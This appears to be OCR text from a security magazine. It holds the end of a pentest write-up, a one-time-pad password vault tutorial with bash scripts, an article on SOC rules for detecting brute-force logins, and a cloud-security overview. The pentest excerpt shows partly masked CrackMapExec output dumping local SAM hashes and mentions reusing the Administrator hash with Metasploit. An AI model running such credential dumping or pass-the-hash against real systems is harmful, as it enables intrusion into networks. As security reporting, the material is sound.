
As the pentest was carried out on the wireless network and then fired the test against a server of high importance, informed by the company in order to attest the obtained hash, it was possible to conclude that there was a fault coming from Kerberos, where we can collect and exploit the vulnerability as it may be observed in the log and image below.

Administrator user data

```
[1m_[34mCME_[0m          192.168.XXX.XXX:445 SRV-XXXXXX     _[1m_[32m[+]_[0m
Dumping local SAM hashes (uid:rid:lmhash:nthash)
```

```
_[1m_[34mCME_[0m          192.168.XXX.XXX:445 SRV-XXXXXX      _[1m_[33m

Administrator:500:aadXXXXXXXXXXXeeaad3b435bXXXXXXX:c890cXXXXXXXXXXXX65bXXXXXX9a9
944::: _[0m

_[1m_[34mCME_[0m          192.168.XXX.XXX:445 SRV-XXXXXX      _[1m_[33m

Guest:501:aadXXXXXXXXXXXeeaad3b435XXXXXXee:31d6cfe0d16aeXXXXXXXXXXX0cXXXc0:::
_[0m
```

When running **Metasploit** against a server using the **hash** of the Administrator user:



5. FINAL CONSIDERATIONS

As it can be observed during the analysis, a sniffer can be used to collect information on a wireless network, however, only running it without the use of other intrusion techniques does not guarantee complete satisfaction in obtaining more sensitive data.

As technology advances, cyber security professionals need to follow the techniques and know the vulnerabilities of their organization well. Advice from a good pentester is essential to help identify gaps in information security and offer viable alternatives to prevent certain attacks.

It is very common for organizations to work on the reaction, however, it is important to work preventively. As can be seen from the analysis, the use of an intrusion-testing tool, even though it is not authenticated on the network, can make life easier for an attacker who is malicious.

Some professional technical limits, as well as the lack of monitoring, have provided the success of the attack and hinder the traceability in case of a successful invasion. To monitor this type of threat, it is necessary to implement security systems, such as Security Information and Event Management (SIEM), so even though it can't be completely inhibited, it is still possible to trace and block the potential threats.

REFERENCES:

1. ASSOCIAÇÃO BRASILEIRA DE NORMAS TÉCNICAS. **NBR ISSO/IEC 27002:2005 tecnologia da informação - técnicas de segurança - código de prática para gestão da informação**. Rio de janeiro: 2005. Disponível em: http://search.4shared.com/postDownload/M0vePGU6/ISO-IEC_27002-2005.html>. Accessed: November, 27, 2017.
2. BAGGET, Mark – **Protocolos Auxiliares: Protocolos ARP e RARP. 2000**. Disponível em: < https://pen-testing.sans.org/blog/2013/04/25/smb-relay-demystified-and-ntlmv2-pwnage-with-python>. Accessed: November, 27, 2017.
3. BASTA, Alfred, BASTA, Nadine, BROWN, Mary. **Segurança de Computadores e Testes de Invasão**. Tradução: Lizandra Magnon de Almeida. Cengage Learning Edições LTDA, 2015.
4. CARDOSO, L. M. **Implantação da Tecnologia sem fio integrada à Filosofia de Trabalho JIT: um estudo de caso**. In: CONGRESSO DE INICIAÇÃO E PRODUÇÃO CIENTÍFICA, 8., 2005. Anais eletrônicos... São Paulo, São Bernardo do Campo: METODISTA, 2005.
5. CAMPOS, A. **SISTEMAS DE SEGURANÇA DA INFORMAÇÃO**. 2 ed. Florianopolis: Visual Books, 2007.
6. ENGEBRETSON, Patrick. **Introdução ao hacking e aos testes de invasão.** São Paulo: Novatec Editora Ltda, 2014.
7. GIL, Antonio Carlos. **Como elaborar projetos de pesquisa**. 4. ed. São Paulo: Atlas, 2008.
8. GODOY, Arilda Schmidt. **Introdução à pesquisa qualitativa e suas possibilidades**. RAE - Revista de Administração de Empresas, São Paulo, v. 35, n. 2, p. 57-63, mar./abr. 1995. **Pesquisa qualitativa: tipos fundamentais**. RAE - Revista de Administração de Empresas, São Paulo, v. 35, n. 3, p. 30-6, jan./fev. 1995.
9. NAKAMURA, E. T., & GEUS, P. L. **Segurança de Redes em Ambientes Cooperativos**. SÃO PAULO: NOVATEC, 2007.
10. PINHEIRO, J. M. S. **Guia Completo de Cabeamento de Redes**. Rio de Janeiro: Campus, 2003.
11. SOARES, F. G.; LEMOS, G.; COLCHER, S. **Redes de Computadores: das LANs, MANs e WANs às redes ATM**. 2. ed. Rio de Janeiro: Elsevier, 1995.
12. TANENBAUM, A. S. **Redes de Computadores**. 4. ed. Rio de Janeiro: Campus, 2003.
13. WEIDMAN, Georgia, **Testes de Invasão**: **Uma introdução prática ao hacking**. Tradução: Lúcia A. Kinoshita, São Paulo: Novatec Editora Ltda, 2014.
14. WENDT, Emerson; NOGUEIRA JORGE, Higor Vinicius; **Crimes cibernéticos: ameaças e procedimentos de investigação**. –Rio de Janeiro: Brasport, 2012.

IMPLEMENTING A ONE-TIME-PAD-BASED PASSWORD VAULT: A POOR PERSON'S SOLUTION

by Mark Bishop

ABOUT THE AUTHOR

Mark Bishop

Mark Bishop is an analytical/computational chemist at New England Testing Laboratory, Inc. in West Warwick, RI. His work focuses on chemical informatics and laboratory information management systems (LIMS) administration. He is actively involved in open-source software development and has several tutorials hosted at CodeProject. For further background, see: http://www.mark-bishop.net/contact.php

Introduction:

Simple password managers that unlock many passwords with a single password are disturbing because all passwords are just one brute-force password away. Integration of any encryption solution with vulnerable system components, such as flawed hardware or compromised software-integrated password managers, further dilutes our confidence. We ask, *what flaws, perhaps intentional weaknesses, are lurking in these solutions?* There are too many examples of poor design, understandable mistakes, misguided objectives, and deliberate malevolence to dismiss these concerns.

This article presents one way of encrypting personal password lists, an alternative where we can know all of the details of the very simple implementation. It relies on a powerful, intrinsically simple encryption method: the Vernam Cipher or one-time pad (OTP). I have used the solution discussed here, implemented on a Linux platform, to protect my personal password lists. The author provides no warranty for the approach, not even any implied warranty of merchantability or fitness for a particular purpose.

I hope readers will not infer a sinister promotion of fear, uncertainty, and doubt. I find this topic interesting and fun, and part of my enjoyment is an imaginary conflict with a hypothetical adversary, a mind experiment familiar to all information security enthusiasts. All will agree that keeping passwords safe is a good practice and that having a list of them available in a couple mouse clicks is convenient and conducive to the use of multiple, strong passwords.

General:

Implemented carefully, OTP encryption cannot be defeated with any certainty in the result without a unique encryption key. There is no undiscovered algorithm, no coming quantum platform, and no future advance in parallel processing that can computationally defeat it given only the encrypted form. Why? Because the ciphered text will decrypt to every possible signal of equal length, including gibberish [1].

The most important words in the preceding paragraph are the first two: *implemented carefully*. Unacceptable weaknesses of the method occur when the key is not random, or the key is used to encrypt multiple messages, or the key is compromised. Additionally, we do not want any circumstantial evidence, like the length of the ciphered text, to provide clues. For example, an OTP ciphered text containing two bytes and known to be an answer to a yes/no question probably decrypts to *no* – if English is assumed.

There will always be weaknesses in the *implementation* of any cryptographic method. For example, to decrypt OTP ciphered text, the key must come into contact with it and, to be useful, the plain text must be observable,

if only for a moment. We can't prevent this, but simplicity, transparency, and user understanding of the implementation can reduce exposure.

Conventions: In this article, text surrounded with "<" and ">" means: replace the expression including the "<" and ">" with user specific information. Shell commands are blue and file content is green.

The One-Time Pad: an XOR Operation

One-time pad encryption is based on a bitwise Exclusive OR (XOR) operation of a plain text message (*plaintext*) with a cipher (*key*) to form an encrypted message (*ciphertext*). The process is reversed by performing a bitwise XOR of the ciphertext with the key (it is a symmetric encryption).

An XOR is a logical operation that has the following *truth table*:

A	B	A XOR B
0	0	0
0	1	1
1	0	1
1	1	0

Note that: (*A XOR B) XOR B* produces *A*. As the truth table illustrates, given (*A XOR B)*, it is impossible to deduce *A* without having *B* (not just difficult or undiscovered, but intrinsically impossible). If *A* is plaintext and *B* is a key, then (*A XOR B)* is a ciphered text that is uniquely decryptable only when the key is known: *plaintext = (ciphertext) XOR (key).*

Characters may be mapped to binary encodings, e.g., `D = 01000100, o = 01101111, g = 01100111`. On a computer, they are necessarily encoded this way using standardized mappings. The word *Dog,* on a computer or a scribbled note, could have the following binary transformation: `010001000110111101100111` (length = 24). If *Dog*'s binary transformation is bit-by-bit XOR'd with, say: `110011001100110011001101`, the result is `100010001010001110101010`.

A list of passwords, usernames, email addresses, secret questions, etc., can be recorded in plaintext and optionally padded with useless information. The ciphertext is now, and forever shall be, utter and useless nonsense without the key, provided the key is never used to encrypt another file and the key is *cryptographically random*.

The Key Must be a Random Sequence

If a key has a non-random sequence, then it is weak. The word random can be interpreted in several ways, some of which are not appropriate here [2]. To be usefully random to my satisfaction I require that:

- The sequence can only be communicated by enumerating the values individually (maximum algorithmic entropy). There is no pattern, shorthand expression, or means of compression other than trivial cases that may occur by chance alone.
- Each value has an equal likelihood of occurring, but values do not necessarily occur equally often.
- The process creating the set is profoundly unlikely to repeat itself, and no matching initial or previous condition will result in a repeat sequence.
- The values within the sequence are not correlated with any previous value(s).
- The sequence must pass certain randomness tests.

I employ an open-source hardware random number generator for obtaining cryptographic-quality random numbers [see Reference 3], but there are other sources, for example, byte sequences available at random.org. Don't use pseudorandom sources or any other algorithmically generated sequence or combination of them. Avoid /dev/random output from machines you are known to use and don't use `/dev/urandom` at all [4, 5].

Test your random sequences. I use an open-source program called *ent* to do this [see Reference 6]. The C source code is short, easily reviewed, and should be compiled locally. Decompress the archive, then:

```
cd <directory>/ent/

# inspect the code

make

./ent -b <yourRandomFile>
```

Evaluate the results by referring to the *ent* guidance [see Reference 6].

When you are happy with your process for generating random keys, generate many of them of varying sizes, storing them directly to each of two thumb drives with a format that allows changing file attributes to an immutable state (*e.g.*, an ext format). Mount one of the drives, change to the mount directory, and protect the keys from accidental deletion, optionally making them frustrating to catalog:

```
cd /<theMountPoint>

sudo find . -exec chmod 600 {} \;

sudo find . -exec chown root {} \;

sudo find . -exec chattr +i {} \;
```

Repeat this on the second thumb drive and place it in a safe place. The original goes on your keychain.

The ciphered text is stored on your computer and the key resides on the thumb drive. We bring them into contact in memory and, in a decryption operation, we store the resulting plain text in memory. We need to create a place in memory for storing plain text files – one which is accessible within the file system.

Temporary, Volatile Storage

Storing decrypted plain text to a persistent file is bad practice. Instead, we can write the text to memory. To implement this easily, we create an empty directory named *volatile* in the user directory:

```
mkdir ~/volatile
```

Then append the following line to `/etc/fstab`:

```
# … Retain pre-existing content...

tmpfs /home/<yourUser>/volatile tmpfs
defaults,noatime,nosuid,nodev,noexec,mode=1777,size=512M 0 0
```

You want to change *<yourUser>* to the output of the command:

```
whoami
```

I use this location for many other things, so mine is quite large. Change the size from 512M to a lower value if your system has limited memory. Be sure it is markedly larger than the largest file(s) you intend to store there.

Reboot the machine.

Create a short text file in the ~/volatile folder:

```
echo "hello" > ~/volatile/test
```

Check that it is there.

Reboot and verify that the file is no longer there.

Now, when you decrypt a ciphered text stored on your computer using a key on your thumb drive, you write the plain text to a file located in the ~/volatile directory.

Obtaining the Bitwise XOR of Two Files

I use an open-source C implementation of the XOR algorithm [see Reference 7]. Copy the source code, observing the GNU license in the heading, then paste it into a text file and save it with the name *otp.c* to a directory in your home folder. For the purpose of illustration in this article, I have saved mine in ~/custom/otp/*otp.c*. Change to the directory and compile the source:

```
gcc otp.c -o XOR
```

The command to XOR a source file with key is:

```
./XOR <source file> <output file> <keyfile>
```

The XOR executable helps us by requiring that the key have size equal to, or greater than, the file being transformed. It also offers to delete the key and the source file. In our application we would usually prefer not to delete these. I choose to make the keys and ciphered texts immutable, preventing accidental deletion by any means and making it difficult for others to quickly drag-drop the files to other media. You can change the owner of the keys and ciphered texts to *root* and change the permissions to 600 to create further headaches for your adversary.

The XOR operation and, consequently, one-time pad encryption, is symmetric. To encrypt:

```
./XOR <plaintext> <output file> key # output = cyphertext
```

To decrypt:

```
./XOR <ciphertext> <output file> key # output = plaintext
```

The XOR executable asks for a password. This is the user (sudo) password, which is required by the executable in order to allocate memory, etc. It is not a master password for the encryption.

Let's see an example. To keep it simple, we'll use a terrible key. Make a directory for the exercise and change to it:

```
mkdir ~/secretTests

cd ~/secretTests
```

Make two test files:

```
cat > plaintext << EOF

I know Walter Mitty!

EOF

cat > key << EOF

Don't use a key like me.

EOF
```

You should now have two files, *key* and *plaintext:*

```
ls -la
```

Now, substituting the location of your XOR executable if yours is different, encrypt:

```
sudo <XOR executable> plaintext ciphertext key
```

In this example, when it asks: *Do you wish to delete the source file*? say *Yes*.

When it asks: *Do you want to delete the keyfile?* say *No*.

You now have a file named *ciphertext* in your directory. The only other file in the folder should be *key*. Now, let's decrypt:

```
sudo <XOR executable> backagain key

cat backagain
```

Remember, in practice you put the key on the thumb drive and ciphered text somewhere on your computer. Later, only after you are completely satisfied that you have a mechanism for decrypting your ciphered file, you can shred the plain text file with the following compulsively destructive command:

```
shred --force --iterations=10 --verbose --zero --remove <filename>
```

Backup your ciphered text file and key... but not to the same place. Once done, make files exposed to unwanted, accidental deletion immutable.

```
sudo chattr +i <the file>.
```

Making it Easy to Use

We have a workable implementation now, but it's awkward. We need a bash script to automate it. After that, it would be handy to have a custom action in the right-click menu of your file manager to initiate the operation.

For illustration purposes in this article, I'll store my scripts in `~/bashScripts` and this script will be named *otp*.

The script

```
cat ~/bashScripts/otp
```

```
#!/bin/bash
# Copyright Mark Bishop, January 6, 2018
#  This program is free software: you can redistribute it and/or modify
#  it under the terms of the GNU General Public License as published by
#  the Free Software Foundation, either version 3 of the License, or
#  (at your option) any later version. This program is distributed in the hope
that it will be useful,
#  but WITHOUT ANY WARRANTY; without even the implied warranty of
#  MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
#  GNU General Public License for more details. See
<http://www.gnu.org/licenses/>.

# Dependencies:
```

```
# Requires an XOR executable: Source/Author:

# https://github.com/PrivacyProject/OTP- Encryption/blob/master/OTP.c

# Save the source as a text file named XOR.c, then:

# gcc XOR.c -o XOR

#

# Requires zenity (as written) for GUI functionality only.

# Requires (as written) a folder named ~/volatile

#

# Usage:

# ./<this script> [encr] [cyph]

# Where cyph is a file that has size greater than, or equal to, encr

# What it does:

# It provides a wrapper for generating a bitwise XOR of the file "encr" with
file "cyph".

# If used wisely, together with other measures, it could contribute to a useful
encryption technique.


# The following two filespec arguments can be passed to the command. If they are
not, zenity will prompt for them graphically.

encr=$1

cyph=$2


# The output file will be given a random numerical name
```

```
name=$(echo $RANDOM)


# These two variables are hard-coded filespecs that you might need to change to
suit

# your file locations. The first is the location where you want to temporarily
store the result.

# The second is the file specification pointing to the XOR executable.


dest="~/volatile/$name"

otpExe="~/custom/otp/XOR"


# Use zenity to fetch the arguments if they were not provided as arguments in
the run string.

if [ -z "$1" ]

 then

  encr=`zenity --file-selection --title="Source" 2> /dev/null`

fi

if [ -z "$2" ]

 then

  cyph=`zenity --file-selection --title="Key" 2> /dev/null`

fi


# Call the C executable.

sudo $otpExe $encr $dest $cyph
```

```
# Take ownership of the result (output) file.

sudo chown $(whoami) $dest


# Drop privileges created by sudo in this shell

sudo -K


# Display the result.

read -e -p "Display Result? <Hint: only use if readable text is expected> (Y/n)"
ans

ans=${ans:-Y} # alter if a No default is desired ans=${ans:-N}

ans=$(echo "$ans" | awk '{print tolower($0)}')

if [ $ans == "y" ] || [ $ans == "yes" ] ; then

    # Avoid injection of non-printing characters except tabs and line endings.

    tr -cd '[:print:]\n\r\t' < $dest

fi


echo ""

echo "Your file is located at: $dest"

echo ""

# Pause until enter is pressed.

read -p "Hitting enter will shred it." a

# Shred the output and terminate.
```

```
shred --force --iterations=10 --verbose --zero --remove $dest

read -p "Hit enter to finish." a

exit 0

#EOF
```

Make the script executable:

```
chmod +x ~/bashScripts/otp
```

Verify that it works using the files created earlier:

```
 ~/bashScripts/otp <ciphered text file>
```

Zenity will open a file picker. Browse to your key and pick it. When asked to display it, say *Yes*.

A Custom File Manager Action

I won't provide a procedure for all distro/desktop combinations. I use Arch Linux and the Mate desktop, which has the Caja file manager. The process is substantially the same for Gnome/Nautilus. The parameters (command `%f`) are similar for many other file managers. On my system, custom file manager context menus are stored as desktop configuration files located in: `~/.local/share/file-manager/actions/`. I have created one here named myXOR.desktop. Note that I use *terminator* as my preferred terminal. Change the EXEC line so it works with your preferred terminal and your script's location.

```
cat ~/.local/share/file-manager/actions/myXOR.desktop
```

```
[Desktop Entry]

Type=Action

ToolbarLabel[en_US]=XOR

Name[en_US]=XOR

Profiles=profile-zero;
```

```
[X-Action-Profile profile-zero]

Exec=terminator -x /bin/bash -c "~/bashScripts/otp %f"

Name[en_US]=Default profile
```

Now the process is simple. I right-click the file, choose XOR from the custom menu, and Zenity presents a file picker for the key. Once picked, the terminal prompts me for my (sudo) password as required by XOR for memory allocation, etc. Once entered, the plain text is written to memory – mapped as a file in `~/volatile`. The terminal provides the option to list the file contents, from where I can quickly copy the password of interest. When the remaining dialogs are complete, the memory file is shredded. Use the same process to encrypt a plain text file with a key, just remember to copy the resulting ciphered text file to a persistent location before the script shreds the memory copy.

I usually copy/paste the password I need and, once I have consumed it, I can clear my paste buffer.

Conclusion

Although my implementation is Linux-specific, adapting it to Windows is possible. The core tools used (References 6 and 7) are cross-platform applications. The plumbing is different and leaks may be harder to find.

On my system, the process on my side of the kernel is known to me – the hardware random number generator, the quality of the random key, the C code for the XOR execution, the bash script that wraps the XOR executable, the future security of the encryption algorithm, its limitations, and whose fault it is if something fails. If I have done it right, my imaginary nemesis is foiled and my forum passwords are substantially mine alone, at least until I decrypt them.

The process discussed above works for any file, not just text files. Given properly sized random keys, you can transform archive files, pictures, songs, movies, executables, PGP/SSH keys, anything! Unfortunately, OTP encryption is insecure for electronically-communicated messages… because it's symmetric and the key would need to be in uncontrolled circulation. This begs the question: *why not just use public/private encryption for all of our secrets and, and if isolation is wanted, we'll keep a private key on a thumb drive?* In keeping with my mission to minimize FUD, I will let the recipient of the 2015 Turing Award suggest some reasons [8].

On The Web and References:

1) Burton Rosenberg, *Vernam Cipher, a Perfect Cipher, University* of Miami, September 2004 http://www.cs.miami.edu/home/burt/learning/Csc609.051/notes/02.html
2) D. Eastlake, 3rd, *et. al.*, Randomness Requirements for Security, Internet Engineering Task Force, June 2005 https://www.ietf.org/rfc/rfc4086.txt
3) Mark Bishop, Arduino Hardware Random Sequence Generator with Java Interface, CodeProject, July 2014 https://www.codeproject.com/Articles/795845/Arduino-Hardware-Random-Sequence-Generator-with-Ja
4) D. J. Bernstein, Entrophy Attacks, February 2014 http://blog.cr.yp.to/20140205-entropy.html
5) Arch Linux Wiki, *Random number generation*, current as of Jan 2018 https://wiki.archlinux.org/index.php/Random_number_generation
6) John Walker, Random Sequence Tester, Fourmilab Switzerland, January 2008 https://www.fourmilab.ch/random/
7) Open Source Community, OTP-Encryption, PrivacyProject/OTP-Encryption, Feb 2014 https://github.com/PrivacyProject/OTP-Encryption/blob/master/OTP.c
8) Martin E. Hellman, *Cybersecurity, Nuclear Security, Alan Turing, and Illogical Logic*, Communications of the Association for Computing Machinery, V. 60, No. 12, December 2017 https://cacm.acm.org/magazines/2017/12/223042-cybersecurity-nuclear-security-alan-turing-and-illogical-logic/fulltext

CORRELATION OF LOG SOC

by Seifallah Karaa

ABOUT THE AUTHOR

Seifallah Karaa

26, Cyber Security Engineer

Graduated from ESPRIT College in Tunis - Tunisia, specialized on SOC solution and pentesting, former participant in CTF challenge, collaborated with many companies to help secure their information system against different types of threats such as MBC Financial Services Ltd and Capitol Academy USA LLC.

Recently, the hacking attacks are becoming more and more frequent. In fact, the main targets of these attacks are governments and multinational corporations. In fact, this increase of hacking attacks is due to the lack of experts or their inexistence in these institutions so that they cannot assure the instantaneous protection of their information systems. This has also resulted in serious losses, either financially, materially or in terms of privacy and secrecy. For this reason, some Security Operation Center (SOC) solutions have to be implemented in the information systems of these institutions as a way of prevention against such potential threats. In this article, I am going to mention some of the main functions of SOC solutions with a special focus on the correlation of log file explained through an example of Brute Force Attack.

There are many SOC solutions that are applicable for the protection of governmental and corporations data against any potential cyber threat. Among these solutions there are, respectively, the collect and correlation of log files.

Collection of Logs:

This function is considered less complicated then the correlation of logs. Indeed, it only consists of installing the agent in any device whose log is going to be analyzed and correlated, for instance, server, firewall, ids, ips..., regardless of the infrastructure and SOC product seller.

In fact, the structuration and normalization should take place so that all the log file data are identified.

When the log file flux is large, the best practice is to filter the log content linearly. This practice is used to reduce the number of treatable information.

The process of collecting logs, comes right before their correlation which is explained as follows:

Correlation of Logs:


Even though it is not well used by everyone, this step is considered very delicate and tremendously important as it ensures the protection of the system from any potential attack. In fact, to be sure that the functioning of the SOC is perfect, it is necessary to master the rules of correlation. These rules consist of meeting the conditions that might relate to each other, for instance, IP address, event, occurrence, timestamp, method, request, response, etc.

There are four main conditions for the rules of correlation that should be applied to protect against cyber-attacks such as Brute Force Attacks:

- The event: "Authentication Failed"

- IP address: "same IP address"
- Occurrence: a big number of events
- Duration: short fragment of time (minutes)

According to these four conditions, the Brute Force Attack is the recurrent failure of authentication from the same IP address in a few minutes, as detailed in the following figure.



So, we are going to see if the correlation rule is still applicable in case we try to edit one of the aforementioned conditions, for example, by stretching the duration from minutes to years. In other terms, we are going to ensure that the event "Authentication Failed" is going to occur only once per day in the same IP address for a big number of events per year.

As already explained, in order to reduce the number of attack threats, we need to be familiar with the correlation rules. Indeed, the challenge does not consist of simply implementing the SOC solution, but it is more re-

lated to how to include the correlation rules in order to be able to protect the system against delicate attacks and threats.

It is true that SOC is a mandatory solution for the computer security. Yet, it is not enough since, in some cases, in order to protect big corporations or governments from more serious threats such as ransomwares, it becomes necessary to implement other solutions among which Anti Malware and APT (Advanced persistent threats). Each type of solution has its own features that make it necessary so that it is not recommended to dispense of one of them as they complete each other to create an ecosystem that ensures an optimal security for computer systems.

CLOUD BEYOND THE HACKING

by Andrea Cavallini

ABOUT THE AUTHOR

Andrea Cavallini

Andrea Cavallini is a lover of cybersecurity and professional senior software developer. He works for CCH Tagetik, leader for budgeting and strategic planning software: he is Cloud Software Developer and for many years he has created safe performance architectures with the target of prevention mis-conducts. He is known as =kavat= and the cyberspace is his second home.

Cloud is the methodology that permits us to have applications and, in general, all resources that we dream configured and stored in the Internet network without our management. The cloud providers (Amazon, Microsoft, Google, etc.) have in their placements all necessary hardware structures to allow us an easy job. In the past, the hosting services provided the resources, they created a remote server and the developer had to manage it, from code deploy to vulnerability assessment.

BENEFITS OF CLOUD WORLD

The cloud has more positive benefits than negative ones. We can start with easier maintenance procedures (if we use cloud services, we don't have to worry about high availability and system patching, for example, because the provider does this work) and we have to remember the financial plan with a significant reduction in costs (we don't need any hardware in our placement).

A NEW HORIZON

However, cloud should also mean a collection of sensible data grouped in the same point. This can be a new challenge for malicious users, because if they compromise a structure of target cloud provider, sensitive data can be stolen.

iCLOUD, THE FIRST STEP IN CLOUD COMPROMISE

In 2014, a large number of celebrity accounts in Apple's iCloud was compromised and a very large part of sensitive data (in this case photos) were published on a lot of social networks, generating a very serious privacy problem. The vector for this attack seems to have been phishing.

OTHER PURPOSES FOR CLOUD HACKING

Many malicious users try to hack a cloud system for a lot of reasons, not only to steal data. The target can have a more powerful system where one can execute software for more complex attacks, both for computational power and the geographic location of servers around the world. Two examples can be:

- Bruteforce of third third party systems using the computational power
- DDOS attacks using the geographic position

WHAT DO WE EXPECT FROM A CLOUD SERVICE?

Cloud systems can secure our information assuming the respect of CIA triad:

- **Confidentiality**, all data don't have to be accessed by wrong users (crypting and two factor authentications help in this target)
- **Integrity**, all data don't have to be altered between their transfers (system IPS has also this function)
- **Availability**, all data has to be reachable also in disaster case (redundancy and high availability are introduced)

THE END OF RANSOMWARE NIGHTMARE

Cloud storage systems have put an end to the ransomware attack (this attack crypts a part or all our files on our personal computers and expect a ransom to unlock them, in some cases the process is irreversible). The methodology of storing our files on the cloud doesn't permit this attack, or makes it more complex.

CLOUD IS NOT THE SOLUTION AT ALL

Cloud providers and systems permit us to have safe dreams but other important actions can be done by the final user. Using not simple passwords (and changing them often), using the correct methodology of authentication (TFA, alarms on strange logins, maybe outside our frontier or in suspect times), and not sharing our credentials help to make our work secure.

It's important to be sure about redundancy, integrity and confidentiality of our systems and data, and the cloud guarantees all preconditions for CIA triad, managing for us the low level applications and our security. Innovation in cybersecurity is very important and all Cloud providers develop shields between us and malicious users, remembering that the first vector of an attack is the victim.